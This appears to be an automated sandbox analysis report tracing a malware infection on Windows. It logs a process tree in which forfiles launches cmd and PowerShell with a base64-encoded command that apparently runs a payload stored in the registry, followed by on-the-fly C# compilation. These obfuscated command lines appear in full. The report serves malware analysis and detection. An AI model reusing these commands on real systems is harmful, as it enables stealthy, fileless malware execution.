Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 4704 Parent PID: 792

General

Start time:	09:20:57
Start date:	24/12/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6156 Parent PID: 4704

General

Start time:	09:20:57
Start date:	24/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:17410 /prefetch:2
Imagebase:	0x10b0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5660 Parent PID: 4704

General

Start time:	09:21:02
Start date:	24/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:17416 /prefetch:2
Imagebase:	0x10b0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6716 Parent PID: 4704

General

Start time:	09:21:10
Start date:	24/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:82952 /prefetch:2
Imagebase:	0x10b0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6660 Parent PID: 4704

General

Start time:	09:21:13
Start date:	24/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:82954 /prefetch:2
Imagebase:	0x10b0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6216 Parent PID: 4704

General

Start time:	09:21:16
Start date:	24/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:17426 /prefetch:2
Imagebase:	0x10b0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5668 Parent PID: 4704

General

Start time:	09:21:19
Start date:	24/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:82958 /prefetch:2
Imagebase:	0x10b0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6512 Parent PID: 4704

General

Start time:	09:21:22

Start date:	24/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:17430 /prefetch:2
Imagebase:	0x10b0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 3528 Parent PID: 4704

General

Start time:	09:21:25
Start date:	24/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:82962 /prefetch:2
Imagebase:	0x10b0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 5948 Parent PID: 4704

General

Start time:	09:21:28
Start date:	24/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4704 CREDAT:17434 /prefetch:2
Imagebase:	0x10b0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 5688 Parent PID: 3440

General

Start time:	09:21:32
Start date:	24/12/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\cmd.exe' /c start /min forfiles /c 'cmd /k @path -ec aQBlAH gAIAAoAGcAcAAgACcASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAFwAUw BvAGwAdQB0AGkAbwBuAHMAeQBzACcAKQAuAEQA & exit' /p C:\Windows\system32 /s /m po*l.e*e
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 5672 Parent PID: 5688

General

Start time:	09:21:33
Start date:	24/12/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: forfiles.exe PID: 5012 Parent PID: 5688

General

Start time:	09:21:33
Start date:	24/12/2020
Path:	C:\Windows\System32\forfiles.exe
Wow64 process (32bit):	false
Commandline:	forfiles /c 'cmd /k @path -ec aQBlAHgAIAAoAGcAcAAgACcASABLAEMAVQA6AFw AUwBvAGYAdAB3AGEAcgBlAFwAUwBvAGwAdQB0AGkAbwBuAHMAeQBzACcAKQA uAEQA & exit' /p C:\Windows\system32 /s /m po*l.e*e
Imagebase:	0x7ff7709f0000
File size:	48640 bytes
MD5 hash:	E19308D0AB420E5ED0A21EDEB3E89B78
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: conhost.exe PID: 6356 Parent PID: 5012

General

Start time:	09:21:33
Start date:	24/12/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 4640 Parent PID: 5012

General

Start time:	09:21:36
Start date:	24/12/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	/k 'C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe' -ec aQBIAHgAIAAoAGcAcAAgACcASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAFwAUwBvAGwAdQB0AGkAbwBuAHMAeQBzACcAKQAuAEQA & exit
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 5056 Parent PID: 4640

General

Start time:	09:21:36
Start date:	24/12/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -ec aQBIAHgAIAAoAGcAcAAgACcASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAFwAUwBvAGwAdQB0AGkAbwBuAHMAeQBzACcAKQAuAEQA
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: csc.exe PID: 4824 Parent PID: 5056

General

Start time:	09:21:42
Start date:	24/12/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\xqhvpwja\xqhvpwja.cmdline'
Imagebase:	0x7ff79a400000

File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 7012 Parent PID: 4824

General

Start time:	09:21:43
Start date:	24/12/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESE3A5.tmp' 'c:\Users\user\AppData\Local\Temp\xqhvpwja\CSC8240488428EC4188955E47238990560.TMP'
Imagebase:	0x7ff624c30000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 5304 Parent PID: 5056

General

Start time:	09:21:46
Start date:	24/12/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\r1g0ykja\r1g0ykja.cmdline'
Imagebase:	0x7ff79a400000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 5484 Parent PID: 5304

General

Start time:	09:21:47
Start date:	24/12/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESF2B8.tmp' 'c:\Users\user\AppData\Local\Temp\r1g0ykja\CSC64F5131A8743441E92CD84029AD3C82.TMP'
Imagebase:	0x7ff624c30000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 3440 Parent PID: 5056

General

Start time:	09:21:54
Start date:	24/12/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis